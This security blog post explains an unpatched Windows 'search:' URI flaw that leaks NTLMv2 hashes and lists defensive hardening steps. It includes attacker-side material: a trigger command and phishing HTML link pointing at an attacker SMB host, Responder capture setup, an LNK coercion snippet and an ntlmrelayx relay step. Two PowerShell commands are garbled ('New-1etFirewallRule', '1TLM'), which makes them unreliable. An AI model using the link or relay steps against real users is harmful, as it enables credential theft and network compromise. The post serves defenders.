Listen to this Post
Introduction:

An unpatched vulnerability in Windows’ built-in `search:` URI handler allows attackers to steal a user’s NTLMv2 authentication hash with a single malicious link, providing a stealthy method for credential theft. This flaw, discovered by Huntress, mirrors a recently patched Snipping Tool vulnerability (CVE‑2026‑33829) but remains unfixed, leaving Windows systems exposed to relay attacks that can compromise entire networks.
Learning Objectives:
– Identify and simulate the `search:` URI handler NTLM leak using crafted links and command-line triggers.
– Implement network hardening strategies including SMB port blocking and NTLM restrictions.
– Configure Windows registry and group policies to audit, restrict, and monitor NTLM authentication.
You Should Know:
1. Understanding the Vulnerability: The `search:` URI Handler Leak
The flaw resides in `ExplorerFrame.dll`, specifically how the `search:` URI scheme processes the `crumb=location:` parameter pointing to a remote UNC path. When a user clicks a crafted link or executes a specific command, Windows automatically attempts SMB authentication with the attacker‑controlled server before any error message is displayed, leaking the victim’s Net‑NTLMv2 hash.
Command to trigger the leak (attacker perspective, simulated in a lab):
start "" "search:query=test&crumb=location:\\10.0.1.100\share"
HTML link example (phishing vector):
<a href="search:query=test&crumb=location:\\10.0.1.100\share">Click here for details</a>
Step‑by‑step guide for simulating the attack (authorized testing only):
1. Set up an attacker‑controlled SMB listener (e.g., using `Responder` or `smbcapture.py`) on IP `10.0.1.100`.
2. Craft the malicious link or command as above.
3. Deliver the link via email, browser, or any vector that triggers the `search:` URI.
4. On the victim side, the hash is sent before any error appears; the attacker captures the Net‑NTLMv2 hash.
> Note: The leak only occurs once per user logon session; subsequent invocations will return an “access denied” error without leaking the hash until a new session begins.
2. Capturing NTLM Hashes with Responder
To understand the attacker’s workflow, security professionals should learn how tools like Responder capture NTLMv2 hashes from coerced authentication attempts.
Setting up Responder on a Linux machine (attacker side):
git clone https://github.com/lgandx/Responder.git
cd Responder
sudo apt install python3-pip
pip3 install -r requirements.txt
sudo python3 Responder.py -I eth0 -dwv
Flags explained:
– `-I eth0` : Network interface to listen on.
– `-d` : Enable DHCP server to capture more requests.
– `-w` : Start rogue WPAD proxy.
– `-v` : Verbose output to see hashes in real‑time.
Once the victim clicks the malicious `search:` link, Responder will display the Net‑NTLMv2 hash in the terminal.
Alternative custom SMB capture (Python):
Use `smbcapture.py` from tools like the CVE‑2026‑32202 repository:
python smbcapture.py -i 0.0.0.0 -p 445 --output hashes.txt
This provides cleaner logs and direct integration with relay tools.
3. Mitigation: Blocking Outbound SMB Traffic
The single most effective control against this entire class of NTLM leakage is to block outbound SMB traffic (TCP/139 and TCP/445) on hosts that do not require it. This stops the hash from ever leaving the local network.
Windows Defender Firewall – Block SMB ports via GUI:
1. Open Control Panel > Windows Defender Firewall > Advanced settings.
2. Click Outbound Rules and then New Rule.
3. Choose Port > Next.
4. Select TCP and specify Specific local ports: `139,445`.
5. Choose Block the connection > Next.
6. Apply to all profiles (Domain, Private, Public).
7. Name the rule (e.g., “Block Outbound SMB”).
Using PowerShell to create the block rule:
New-1etFirewallRule -DisplayName "Block Outbound SMB" -Direction Outbound -Protocol TCP -LocalPort 139,445 -Action Block
Group Policy deployment (recommended for enterprises):
– Navigate to `Computer Configuration > Windows Settings > Security Settings > Windows Firewall with Advanced Security`.
– Create a new outbound rule as above and link the GPO to relevant OUs.
> Note: Before blocking, identify legitimate SMB dependencies (file servers, domain controllers) to avoid breaking essential services.
4. Hardening: Enforcing SMB Signing and Disabling NTLM
Even if an attacker captures an NTLM hash, SMB signing prevents its use in relay attacks. Enforcing SMB signing ensures that the hash cannot be replayed against internal services.
Enable SMB signing via Group Policy:
– Go to `Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options`.
– Set Microsoft network server: Digitally sign communications (always) to Enabled.
– Set Microsoft network client: Digitally sign communications (always) to Enabled.
Disable NTLM entirely where possible (Kerberos fallback):
– Under the same Security Options, set Network Security: Restrict NTLM: Incoming NTLM traffic to Deny all accounts or Deny all domain accounts.
– Use the Network Security: Restrict NTLM: Audit NTLM authentication in this domain policy to first monitor impact before enforcement.
Registry keys for NTLM level (LMCompatibilityLevel):
Open `regedit` and navigate to `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA`.
Set `LMCompatibilityLevel` to 5 (Send NTLMv2 response only; refuse LM & NTLM) for maximum security.
5. Monitoring and Auditing NTLM Usage
To detect NTLM leakage attempts and identify legacy applications that rely on NTLM, enable detailed auditing.
Enable NTLM auditing via Group Policy:
– Navigate to `Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies > Logon/Logoff`.
– Enable Audit NTLM authentication (Success and Failure).
– View events in Event Viewer > Applications and Services Logs > Microsoft > Windows > NTLM > Operational.
Use PowerShell to check NTLM authentication events:
Get-WinEvent -LogName "Microsoft-Windows-1TLM/Operational" | Where-Object { $_.Id -in 1000, 1001, 1002 }
Restrict NTLM to specific servers:
– Under `Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options`, configure Network Security: Restrict NTLM: Add server exceptions for NTLM authentication.
– List only required servers, blocking all others.
6. Advanced: Related Vulnerabilities (CVE‑2026‑32202, CVE‑2025‑24054)
This flaw is part of a broader family of NTLM coercion vulnerabilities. CVE‑2026‑32202 allows NTLMv2 hash theft via malicious `.lnk` files that trigger authentication when a folder is simply opened or previewed, requiring no user interaction beyond viewing the file.
Generating a malicious LNK (proof of concept, authorized testing only):
Python script snippet (using the exploit generator):
 Simplified LNK generation (see full script in references)
unc_path = f"\\\\{attacker_ip}\\share\\test"
 Write LNK structure with UNC path in the target field
Once the victim browses the folder, the hash is leaked.
Mitigation for LNK‑based coercion:
– Enable Attack Surface Reduction (ASR) rules in Microsoft Defender, specifically rule GUID `d4f940ab-401b-4efc-aadc-ad5f3c50688a` (Block executable files from running unless they meet a prevalence, age, or trusted list criterion) – though not a complete fix, it can block many LNK‑based attacks.
– Use Controlled Folder Access to prevent unauthorized processes from modifying LNK files.
7. Training Courses and Labs
To gain hands‑on experience with NTLM attacks and defenses, the following courses are recommended:
– Microsoft Learn: Configure and manage user accounts to limit security threats – Covers Protected Users settings, authentication silos, and NTLM blocking via Group Policy.
– Pluralsight: Credential Access with Responder – Learn to capture NTLM hashes, crack them, and perform pass‑the‑hash attacks, as well as defensive countermeasures.
– Hack The Box Academy: NTLM Relay Attacks – Deep dive into the NTLM protocol, relay attack phases, and tooling (ntlmrelayx, Responder, etc.).
Lab setup for testing (isolated environment):
– Attack machine: Kali Linux (Responder, Impacket, ntlmrelayx).
– Victim machine: Windows 10/11 (unpatched or patched to test bypasses).
– Network: Isolated VLAN or virtual switch.
– Steps:
1. On attacker: Start Responder (`sudo python3 Responder.py -I eth0 -dwv`).
2. On victim: Trigger the `search:` URI or open a malicious folder containing a crafted LNK.
3. Observe hash capture and attempt relay using `ntlmrelayx.py -t smb://target-ip`.
What Undercode Say:
– Key Takeaway 1: A “Moderate” CVSS score (4.3) does not capture the real‑world risk of this vulnerability. A single link click can leak credentials without any malware, making it a powerful phishing and social engineering weapon.
– Key Takeaway 2: Microsoft’s decision not to patch this variant, citing severity thresholds, creates a dangerous patching blind spot. Organizations that rely solely on Microsoft CVE coverage will remain exposed to this functionally identical flaw, and future variants may also go unassigned.
+ Analysis: The `search:` URI handler flaw highlights a systemic issue in Microsoft’s vulnerability triage process – leaving Moderate‑rated bugs unpatched while their higher‑rated counterparts receive fixes. Attackers will increasingly target these unpatched, low‑profile vectors to bypass traditional security controls. The only reliable mitigation is defense‑in‑depth: block outbound SMB, enforce SMB signing, disable NTLM, and deploy email/web filtering for unusual URI schemes. As Microsoft deprecates NTLM, the window for migrating to Kerberos and other modern authentication protocols is closing; 2026 must be the year of active NTLM remediation.
Prediction:
– +1: The disclosure will accelerate enterprise adoption of SMB blocking and NTLM auditing, reducing the overall attack surface for credential coercion flaws.
– -1: Attackers will incorporate this `search:` URI technique into commodity phishing kits and initial access brokers, leading to a wave of NTLM relay incidents before organizations fully implement mitigations.
– -1: Microsoft’s reluctance to patch Moderate flaws will normalize the use of unpatched, logically identical variants as persistent infiltration methods, forcing defenders to rely on compensating controls rather than vendor fixes.
– +1: The spotlight on NTLM coercion will drive the development of advanced detection rules (e.g., monitoring for `search:` and `search-ms:` URI invocations in proxy logs, email gateways, and EDR telemetry) and increased community sharing of detection blueprints.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Mohit Hackernews](https://www.linkedin.com/posts/mohit-hackernews_new-unpatched-windows-flaw-lets-attackers-share-7467884328664862720-30k5/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


